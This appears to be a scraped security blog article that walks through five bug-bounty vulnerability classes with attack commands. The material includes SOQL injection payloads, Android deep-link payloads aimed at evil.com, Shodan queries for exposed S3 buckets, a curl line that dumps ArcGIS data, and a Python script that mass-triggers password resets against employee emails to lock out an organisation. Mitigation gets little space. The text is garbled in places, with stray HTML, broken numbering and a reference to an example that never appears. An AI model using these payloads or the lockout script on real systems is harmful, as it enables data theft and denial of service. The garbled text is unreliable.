
Listen to this Post
Introduction:

The cybersecurity landscape is constantly evolving, with novel attack vectors emerging from cloud misconfigurations, complex business logic, and ubiquitous mobile applications. Understanding these modern vulnerabilities is no longer optional for security professionals; it is a fundamental requirement for effective defense. This article deconstructs five critical vulnerability classes recently highlighted by top bug bounty hunters, providing the technical commands and methodologies to both exploit and mitigate them.
Learning Objectives:
- Understand and identify Insecure Direct Object Reference (IDOR) vulnerabilities in multi-tenant environments.
- Learn to exploit and defend against injection attacks in specialized languages like Salesforce SOQL.
- Analyze mobile applications for insecure deep link implementations leading to Remote Code Execution.
- Automate the discovery of exposed cloud services and data repositories like unauthenticated ArcGIS instances.
- Identify business logic flaws that can lead to large-scale service disruption.
You Should Know:
1. Cross-Tenant IDOR in Cloud Applications
In multi-tenant architectures, a User ID is not always the primary key. Attackers manipulate `tenant_id` or `org_id` parameters to access other users’ data.
Command to Enumerate Endpoints:
grep -r "user_id|tenant_id|org_id" /path/to/source/code/  Source code analysis
waybackurls target.com | grep -i "profile|user|data" | sort -u > endpoints.txt  Historical endpoint discovery
Step-by-Step Guide:
- Discovery: Use tools like
waybackurls, `gau` (GoLinkFinder), or `Burp Suite’s` content discovery to find API endpoints handling user data (e.g.,/api/v1/user/</code>, <code>/api/tenant/[bash]/data</code>).</li> <li>Parameter Identification: Identify parameters that reference objects, such as <code>user_id</code>, <code>account_id</code>, <code>file_id</code>, or <code>tenant_id</code>.</li> <li>Manipulation: Using an authenticated session, systematically alter these parameter values in requests. For example, change `GET /api/user/4512` to <code>GET /api/user/4513</code>.</li> <li>Authorization Bypass: If the application returns data for another user without error, a Cross-Tenant IDOR is confirmed. The impact can range from data leakage to full account takeover.</li> </ol> <h2 style="color: yellow;">2. SOQL Injection in Salesforce Environments</h2> SOQL (Salesforce Object Query Language) Injection occurs when user input is not sanitized before being included in a database query, similar to traditional SQLi. <h2 style="color: yellow;"> Vulnerable Code Snippet (Apex):</h2> [bash] String userInput = ApexPages.currentPage().getParameters().get('id'); String query = 'SELECT Id, Name FROM Account WHERE Id = \'' + userInput + '\''; List<Account> results = Database.query(query);Step-by-Step Guide:
- Detection: Look for endpoints that use dynamic SOQL with `Database.query` and parameters in the URL or POST data.
- Probing: Test for injection using standard characters like a single quote
'. An error or unusual behavior indicates potential vulnerability. - Exploitation: Use UNION-based or blind injection techniques to extract data from other Salesforce objects.
Payload Example: `' OR Name LIKE '%` to return all accounts.
Extract Object Names: `' UNION SELECT ApiName, NamespacePrefix FROM EntityDefinition WHERE IsCustomizable = true--`
4. Mitigation: Enforce the use of static SOQL or Apex binding variables with the `:sensitiveData` syntax and implement the Apex `ESAPI.encoder().SFDC_HTMLENCODE()` method for input validation.
3. Exploiting Insecure Deep Links for Mobile RCE
Deep links (
myapp://view/item?id=123) allow apps to be launched with specific actions. If not properly validated, they can be hijacked to execute unauthorized code.ADB Command to Test Deep Links:
adb shell am start -W -a android.intent.action.VIEW -d "myapp://load?url=javascript:alert('XSS')" com.vulnerable.app.packageStep-by-Step Guide:
- Reverse Engineer the App: Use `apktool` or `jadx` to decompile the APK file and inspect the `AndroidManifest.xml` for deep link intent filters.
- Identify Exported Components: Look for activities, services, or broadcast receivers that are exported and handle incoming intents.
- Craft a Malicious Payload: Create a deep link that passes untrusted data to a WebView or executes a sensitive action.
WebView Takeover:vulnerableapp://webview?url=http://evil.com/exploit.html`vulnerableapp://start?intent=data%3D%22%2F%2Fevil%3A%2F%2F%22`
<h2 style="color: yellow;"> Intent Hijacking: - Trigger the Exploit: Use the ADB command above, a malicious webpage with an iframe, or a phishing message to trigger the deep link and achieve RCE or data theft.
4. Discovering Exposed ArcGIS and Cloud Data Repositories
Unauthenticated ArcGIS REST endpoints and cloud storage buckets (AWS S3, Azure Blobs) are a primary source of massive data leaks.
Automated Discovery Script (Shodan CLI):
shodan search --fields ip_str,port,org 'http.title:"ArcGIS REST Services Directory" "arcgis/rest/services"' shodan search 'title:"Index of" "aws4_request"' shodan download s3-buckets 'http.component:"Amazon S3" bucket' && shodan parse --fields ip_str,port,org s3-buckets.json.gz
Step-by-Step Guide:
- Reconnaissance: Use Shodan, Censys, or BinaryEdge to search for exposed services. Key search terms include
"ArcGIS REST Services","Bucket","aws4_request", and""</code>.</li> <li>Enumeration: For an identified ArcGIS instance (e.g., `http://target.com/arcgis/rest/services`), browse the directory to list all available services and feature layers.</li> <li>Data Access: Use the `query` endpoint to extract data directly. A simple cURL command can often retrieve thousands of records. Example: `curl "http://target.com/arcgis/rest/services/PublicData/FeatureServer/0/query?where=1=1&outFields=&f=json"` 4. Automation: Script this process using `curl` and `jq` to parse the JSON output and download all available data, or use specialized tools like <code>ArcGisSpray</code>.</p></li> <li><p>Business Logic Flaws Leading to Organization-Wide Account Lockout These vulnerabilities abuse intended application functionality for a malicious outcome, such as locking every user in an organization.</p></li> </ol> <h2 style="color: yellow;"> Python Script to Abuse Password Reset:</h2> <p>[bash] import requests target_domain = "target-company.com" with open('user_emails.txt', 'r') as f: List of emails from OSINT for email in f: email = email.strip() resp = requests.post(f"https://{target_domain}/api/forgot-password", json={"email": email}) if "reset link sent" in resp.text: print(f"[+] Triggered lockout for: {email}")Step-by-Step Guide:
- Workflow Analysis: Manually map every step of critical workflows like password reset, login, and user registration.
- Identify the Flaw: Discover if a failed password reset attempt on an account with a corporate email domain triggers an account lockout after a certain number of attempts.
- Weaponize: Use Open-Source Intelligence (OSINT) to gather a list of employee emails (e.g., from LinkedIn, GitHub). A script can then automate the triggering of the password reset function for every email address.
- Impact: This floods the system with reset requests and, depending on the logic, can lock every account, causing a complete denial-of-service for the entire organization.
What Undercode Say:
- The Perimeter is Abstract: The attack surface has moved beyond the traditional network edge to encompass API endpoints, mobile app protocols, and cloud service configurations. Defenders must think in terms of data flows and trust boundaries, not just firewalls.
- Automation is the Force Multiplier: The scale of modern infrastructure necessitates automated discovery and testing. Manual analysis alone is insufficient; security teams must be proficient in scripting and leveraging tools like Shodan to continuously monitor for exposed assets.
The vulnerabilities detailed here represent a shift from simple buffer overflows to complex flaws in logic and configuration. Defending against them requires a paradigm shift. It's no longer enough to patch known CVEs; organizations must implement rigorous security design reviews, adopt a "zero-trust" mindset that validates every request, and continuously hunt for misconfigurations in their own external footprint. The tools and techniques used by attackers are publicly available; the defense must be equally sophisticated and proactive.
Prediction:
The convergence of AI and cybersecurity will create a new wave of vulnerabilities. We predict a rise in "AI Model Poisoning" and "Prompt Injection" attacks, where threat actors manipulate training data or crafted inputs to subvert AI-powered security controls, fraud detection systems, and automated business workflows. Furthermore, as IoT and "smart" devices become more integrated into corporate networks (like the Xiaomi watch example), supply chain attacks targeting device firmware and their cloud synchronization protocols will become a primary vector for initial enterprise compromise, blurring the lines between personal and corporate security.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abhirup Konwar - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


